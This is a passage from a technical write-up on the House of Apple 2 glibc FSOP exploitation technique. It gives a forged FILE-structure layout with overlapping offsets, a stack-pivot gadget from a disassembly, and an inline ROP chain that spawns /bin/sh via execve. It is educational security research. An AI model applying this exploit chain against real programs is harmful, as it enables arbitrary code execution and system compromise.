
The forged structure also satisfies the conditions in`\_IO\_wfile\_overflow`\. Execution continues into`\_IO\_wdoallocbuf`\. Finally, the checks in`\_IO\_wdoallocbuf`pass, and the indirect call at`\_IO\_wdoallocbuf\+55`lands in our`win`function\.
While we’re here, it is worth looking at the register state immediately before the final indirect call\.

Both`RDI`and`RDX`point to the beginning of the controlled`FILE`structure\. We do not directly control the first and third argument registers, but we control the memory they point to\. Cool\!
## Constructing the primitive
The primitive is implemented in[`house\_of\_apple2\.py`](https://github.com/jazho76/house_of_apple_2/blob/main/exp/house_of_apple2.py)\. The straightforward approach would be to place a complete`\_IO\_FILE\_plus`, a complete`\_IO\_wide\_data`and a separate fake wide vtable one after another\. That would work, but it would also require a rather large buffer\.
We can make the payload smaller by overlapping them\.
The fake`\_IO\_wide\_data`starts at offset`0x08`, inside the fake`\_IO\_FILE\_plus`\. This works because most fields involved in the overlap can remain zero\. Conveniently,`\_wide\_data\-\>\_IO\_write\_base`and`\_wide\_data\-\>\_IO\_buf\_base`overlap with`\_IO\_write\_base`and`\_IO\_buf\_base`in the`FILE`structure, and both pairs need to be`NULL`\.
The important parts of the layout are:
Payload offset`\_IO\_FILE\_plus`interpretation`\_IO\_wide\_data`interpretationValue`0x00``\_flags`\-Must not set`\_IO\_NO\_WRITES`or`\_IO\_UNBUFFERED``0x08``\_IO\_read\_ptr`Start of fake`\_IO\_wide\_data`Zero`0x20``\_IO\_write\_base``\_IO\_write\_base``NULL``0x38``\_IO\_buf\_base``\_IO\_buf\_base``NULL``0x78``\_old\_offset`Start of the fake wide vtableOverlapped vtable data`0x88``\_lock`\-Pointer to a zero value in writable memory`0xa0``\_wide\_data`\-`base \+ 0x08``0xd8``\_IO\_FILE\_plus`vtable\-Position that dispatches to`\_IO\_wfile\_overflow``0xe0`\-Fake wide vtable entry at`\+0x68`Address of the arbitrary function`0xe8`\-`\_wide\_vtable``base \+ 0x78`The last two entries are the key to the arbitrary call\.`\_wide\_vtable`points back into the payload at offset`0x78`\. When`\_IO\_wdoallocbuf`dispatches through`\_wide\_vtable \+ 0x68`, it reads the function pointer stored at offset`0xe0`:
```
wide_vtable = base + 0x78
wide_vtable+0x68 = base + 0xe0
```
This is where we place the address of the function we want to call\.
The outer vtable depends on the operation used to trigger the primitive\. For`fwrite`, the dispatch happens through the slot at`\+0x38`, so the pointer is adjusted until that slot resolves to`\_IO\_wfile\_overflow`\. The implementation also supports`fread`and`fclose`by applying the corresponding dispatch offsets\.
With this layout, a single compact buffer contains the fake`FILE`structure, the overlapping`\_IO\_wide\_data`, the fake wide vtable and the final function pointer\.
## Stack pivoting
At this point we have an arbitrary\-call primitive but our control over the registers is limited\. The next step is to pivot the stack into controlled memory and start a ROP chain\.
At`\_\_push\_\_\_start\_context\+63`there is a useful`mov rsp, rdx; ret`stack pivot gadget\.
```
pwndbg> disass __push___start_context
Dump of assembler code for function __push___start_context:
0x00007f46729440d0 <+0>: endbr64
0x00007f46729440d4 <+4>: rdsspq rcx
0x00007f46729440d9 <+9>: mov rdx,rsp
0x00007f46729440dc <+12>: mov rsi,QWORD PTR [rdi+0xa0]
0x00007f46729440e3 <+19>: lea rsp,[rsi+0x8]
0x00007f46729440e7 <+23>: mov rsi,QWORD PTR [rdi+0x3b8]
0x00007f46729440ee <+30>: mov rax,QWORD PTR [rdi+0x3b0]
0x00007f46729440f5 <+37>: rstorssp QWORD PTR [rax+rsi*1-0x8]
0x00007f46729440fb <+43>: saveprevssp
0x00007f46729440ff <+47>: call 0x7f4672944106 <__push___start_context+54>
0x00007f4672944104 <+52>: jmp 0x7f4672944120 <__start_context>
0x00007f4672944106 <+54>: rstorssp QWORD PTR [rcx-0x8]
0x00007f467294410b <+59>: saveprevssp
0x00007f467294410f <+63>: mov rsp,rdx
0x00007f4672944112 <+66>: ret
End of assembler dump.
```
We already know that`RDX`points to the beginning of our controlled`FILE`structure at the time of the arbitrary call\. If we call this gadget,`RSP`moves directly into our fake structure and execution continues from the values stored there\. That should give us the start of a ROP chain\.
## ROP
One catch, the ROP chain overlaps memory with the fake`FILE`structure, so the field constraints from`\_IO\_wdoallocbuf`still apply\. The first qword overlaps`\_flags`, which means its value must not set`\_IO\_NO\_WRITES`\(`0x8`\) or`\_IO\_UNBUFFERED`\(`0x2`\)\. Our first gadget therefore needs an address with those bits clear in its least significant byte\.
The`ret`gadget at`\_nl\_archive\_subfreeres\+96`should do the trick\. It is not a`ret`instruction actually present in the original code at that boundary, but it is a valid mid\-instruction gadget at that shifted address\. Its least significant byte is`0x00`, so placing the address in`\_flags`does not set`\_IO\_NO\_WRITES`or`\_IO\_UNBUFFERED`\.
```
pwndbg> tele 0x7f4672919d00 1
00:0000│ 0x7f4672919d00 (_nl_archive_subfreeres+96) ◂— ret
```
We have two more holes in the chain because`\_IO\_write\_base`and`\_IO\_buf\_base`must remain`NULL`\. We can still make those slots useful by consuming them as zero values for preceding`pop`gadgets\.
Finally, we cannot overwrite`\_lock`, located at offset`0x88`\. This leaves us with 17 qwords for the inline ROP chain, which is more than enough to achieve full control of the process\.
The ROP layout in[ace\.py](https://github.com/jazho76/house_of_apple_2/blob/main/exp/ace.py)is:
```
0x00: _nl_archive_subfreeres+96 # pointer to ret instruction
# with least significant byte as 0x00
0x08: pop rdi gadget
0x10: "/bin/sh" string in libc
0x18: pop rsi gadget
0x20: 0x0000000000000000 # _IO_write_base as NULL
0x50: address to execve # call execve("/bin/sh", NULL)
```

We have now achieved arbitrary code execution\.
## Further reading
- [House of Apple: a new glibc IO attack method \(2\)](https://www.roderickchan.cn/zh-cn/house-of-apple-%E4%B8%80%E7%A7%8D%E6%96%B0%E7%9A%84glibc%E4%B8%ADio%E6%94%BB%E5%87%BB%E6%96%B9%E6%B3%95-2/), the original House of Apple 2 publication by Roderick\.
- [`fsop\-finder`](https://github.com/xf1les/fsop-finder), which independently identified the`\_IO\_wdoallocbuf`path while exploring modern FSOP paths\.
- [Angry\-FSROP](https://blog.kylebot.net/2022/10/22/angry-FSROP/), for a tool\-assisted approach to finding control\-flow paths\.
- [Deep Dive into FSOP](https://niftic.ca/posts/fsop/), for broader coverage of FILE internals, known techniques and other interesting paths\.
## Conclusion
House of Apple 2 shows how a valid glibc vtable can reach the wide\-character machinery and dispatch through an unvalidated secondary vtable\. The same path remains reproducible on the glibc 2\.43 build used by the sandbox\. Although layouts, offsets and gadgets may change between builds, the underlying control\-flow idea still applies\.